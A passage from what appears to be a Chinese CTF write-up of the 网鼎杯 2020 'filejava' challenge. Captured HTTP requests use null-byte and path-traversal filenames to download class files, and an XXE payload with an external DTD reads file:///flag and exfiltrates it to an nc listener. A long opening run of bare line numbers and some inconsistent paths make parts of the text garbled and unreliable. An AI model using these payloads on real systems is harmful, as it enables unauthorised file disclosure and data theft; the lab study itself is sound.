1326
1326
1327
1327
1328
1328
1329
1329
1330
1331
1332
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1341
1342
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1351
1352
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1361
1362
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1371
1372
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1381
1382
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1391
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1401
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1411
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1421
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1431
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1441
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1451
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1461
1462
1463
1463
1464
1464
1465
1465
1466
1466
1467
1467
1468
1468
1469
1469
1470
1471
1472
1473
1473
1474
1474
1475
1475
1476
1476
1477
1477
1478
1478
1479
1479
1480
1481
1482
1483
1483
1484
1484
1485
1485
1486
1486
1487
1487
1488
1488
1489
1489
1490
1491
1492
1493
1493
1494
1494
1495
1495
1496
1496
1497
1497
1498
1498
1499
1499
1500
1501
1502
1503
1503
1504
1504
1505
1505
1506
1506
1507
1507
1508
1508
1509
1509
1510
1511
1512
1513
1513
1514
1514
1515
1515
1516
1516
1517
1517
1518
1518
1519
1519
1520
1521
1522
1523
1523
1524
1524
1525
1525
1526
1526
1527
1527
1528
1528
1529
1529
1530
1531
1532
1533
1533
1534
1534
1535
1535
1536
1536
1537
1537
1538
1538
1539
1539
1540
1541
1542
1543
1543
1544
1544
1545
1545
1546
1546
1547
1547
1548
1548
1549
1549
1550
1551
1552
1553
1553
1554
1554
1555
1555
1556
1556
1557
1557
1558
1558
1559
1559
1560
1561
1562
1563
1563
1564
1564
1565
1565
1566
1566
1567
1567
1568
1568
1569
1569
1570
1571
1572
1573
1573
1574
1574
1575
1575
1576
1576
1577
1577
1578
1578
1579
1579
1580
1581
1582
1583
1583
1584
1584
1585
1585
1586
1586
1587
1587
1588
1588
1589
1589
1590
1591
1592
1593
1593
1594
1594
1595
1595
1596
1596
1597
1597
1598
1598
1599
1599
1600
1601
1602
1603
1603
1604
1604
1605
1605
1606
1606
1607
1607
1608
1608
1609
1609
1610
1611
1612
1613
1613
1614
1614
1615
1615
1616
1616
1617
1617
1618
1618
1619
1619
1620
1621
1622
1623
1623
1624
1624
1625
1625
1626
1626
1627
1627
1628
1628
1629
1629
1630
1631
1632
1633
1633
1634
1634
1635
1635
1636
1636
1637
1637
1638
1638
1639
1639
1640
1641
1642
1643
1643
1644
1644
1645
1645
1646
1646
1647
1647
1648
1648
1649
1649
1650
1651
1652
1653
1653
1654
1654
1655
1655
1656
1656
1657
1657
1658
1658
1659
1659
1660
1661
1662
1663
1663
1664
1664
1665
1665
1666
1666
1667
1667
1668
1668
1669
1669
1670
1671
1672
1673
1673
1674
1674
1675
1675
1676
1676
1677
1677
1678
1678
1679
1679
1680
1681
1682
1683
1683
1684
1684
1685
1685
1686
1686
1687
1687
1688
1688
1689
1689
1690
1691
1692
1693
1693
1694
1694
1695
1695
1696
1696
1697
1697
1698
1698
1699
1699
1700
1701
1702
1703
1703
1704
1704
1705
1705
1706
1706
1707
1707
1708
1708
1709
1709
1710
1711
1712
1713
1713
1714
1714
1715
1715
1716
1716
1717
1717
1718
1718
1719
1719
1720
1721
1722
1723
1723
1724
1724
1725
1725
1726
1726
1727
1727
1728
1728
1729
1729
1730
1731
1732
1733
1733
1734
1734
1735
1735
1736
1736
1737
1737
1738
1738
1739
1739
1740
1741
1742
1743
1743
1744
1744
1745
1745
1746
1746
1747
1747
1748
1748
1749
1749
1750
1751
1752
1753
1753
1754
1754
1755
1755
1756
1756
1757
1757
1758
1758
1759
1759
1760
1761
1762
1763
1763
1764
1764
1765
1765
1766
1766
1767
1767
1768
1768
1769
1769
1770
1771
1772
1773
1773
1774
1774
1775
1775
1776
1776
1777
1777
1778
1778
1779
1779
1780
1781
1782
1783
1783
1784
1784
1785
1785
1786
1786
1787
1787
1788
1788
1789
1789
1790
1791
1792
1793
1793
1794
1794
1795
1795
1796
1796
1797
1797
1798
1798
1799
1799
1800
1801
1802
1803
1803
1804
1804
1805
1805
1806
1806
1807
1807
1808
1808
1809
1809
1810
1811
1812
1813
1813
1814
1814
1815
1815
1816
1816
1817
1817
1818
1818
1819
1819
1820
1821
1822
1823
1823
1824
1824
1825
1825
1826
1826
1827
1827
1828
1828
1829
1829
1830
1831
1832
1833
1833
1834
1834
1835
1835
1836
1836
1837
1837
1838
1838
1839
1839
1840
1841
1842
1843
1843
1844
1844
1845
1845
1846
1846
1847
1847
1848
1848
1849
1
```



```

<servlet>
    <servlet-name>LoginController</servlet-name>
    <servlet-class>com.wm.ctf.LoginController</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>LoginController</servlet-name>
        <url-pattern>/Login</url-pattern>
</servlet-mapping>

```

```

<servlet>
    <servlet-name>DownloadController</servlet-name>
    <servlet-class>com.wm.ctf.DownloadController</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>DownloadController</servlet-name>
        <url-pattern>/Download</url-pattern>
</servlet-mapping>

```

```

<servlet>
    <servlet-name>FlagController</servlet-name>
    <servlet-class>com.wm.ctf.FlagController</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>FlagController</servlet-name>
        <url-pattern>/Flag</url-pattern>
</servlet-mapping>

```

flag在

com/ctf/FlagController  
filename=/WEB-INF/classes/com/wm/ctf/FlagController  
在经过base64解密得到flag

```

POST /WEB-INF/classes/com/test/flagController.class HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=A496C3C0406E02974621B8CA45
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 56

filename%00WEB-INF/classes/com/test/flagController.class

```

0x00实验室

## 配置源码

**靶场：网鼎杯 2020-青龙组-filejava-ctfhub**上传图片抓包后发现有filename，

由此判断可能存在文件上传漏洞

```

POST /UploadServlet HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8080/db345ce9-5a67-41fd-a623-ddbc7d90bf59.node4.buuoj.cn:81/
Cookie: JSESSIONID=1953741058606481F77C9E4083CAC39
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----21739323096247
Content-Length: 77538

-----21739323096247
Content-Disposition: form-data; name="file"; filename="漏洞图标 2020-09-17 215837.jpg"
Content-Type: image/jpeg

```

0x00实验室

写入/WEB-INF/web.xml发现文件被删除，这里可能存在检测可以使用.../绕过

```
Raw Headers Hex XML

<?xml version="1.0" encoding="UTF-8"?>
<web-app>
    <servlet>
        <servlet-name>DownloadServlet</servlet-name>
        <servlet-class>cn.abc.servlet.DownloadServlet</servlet-class>
    </servlet>
    <servlet>
        <servlet-name>ListFileServlet</servlet-name>
        <servlet-class>cn.abc.servlet.ListFileServlet</servlet-class>
    </servlet>
    <servlet>
        <servlet-name>UploadServlet</servlet-name>
        <servlet-class>cn.abc.servlet.UploadServlet</servlet-class>
    </servlet>
</web-app>
```

将存在的文件进行下载，代码审计 Java web 代码，发现 flag 位置，文件下载获取？过滤，利用漏洞xxe 安全，构造 payload

```
xml payload
<!DOCTYPE convert [
<!ENTITY % remote SYSTEM "d:/xxx.dtd">
%remote;%int;%send;
]>

<root>&send;</root>
xxx.dtd:
<!ENTITY % file SYSTEM "file:///flag">
<!ENTITY % int "<!ENTITY &#37; send SYSTEM %file;'>">
nc -lvp 3333
```

往期推荐

XD安全渗透 学习笔记 | XSS漏洞阶段

XD安全渗透 学习笔记 | CSRF-SSRF阶段

XD安全渗透测试课 学习笔记 | 内网渗透(四)

XD安全渗透测试课 学习笔记 | 内网渗透(三)

XD安全渗透测试课程 学习笔记 | 内网渗透(二)

XD安全渗透测试 学习笔记 | 内网渗透(一)

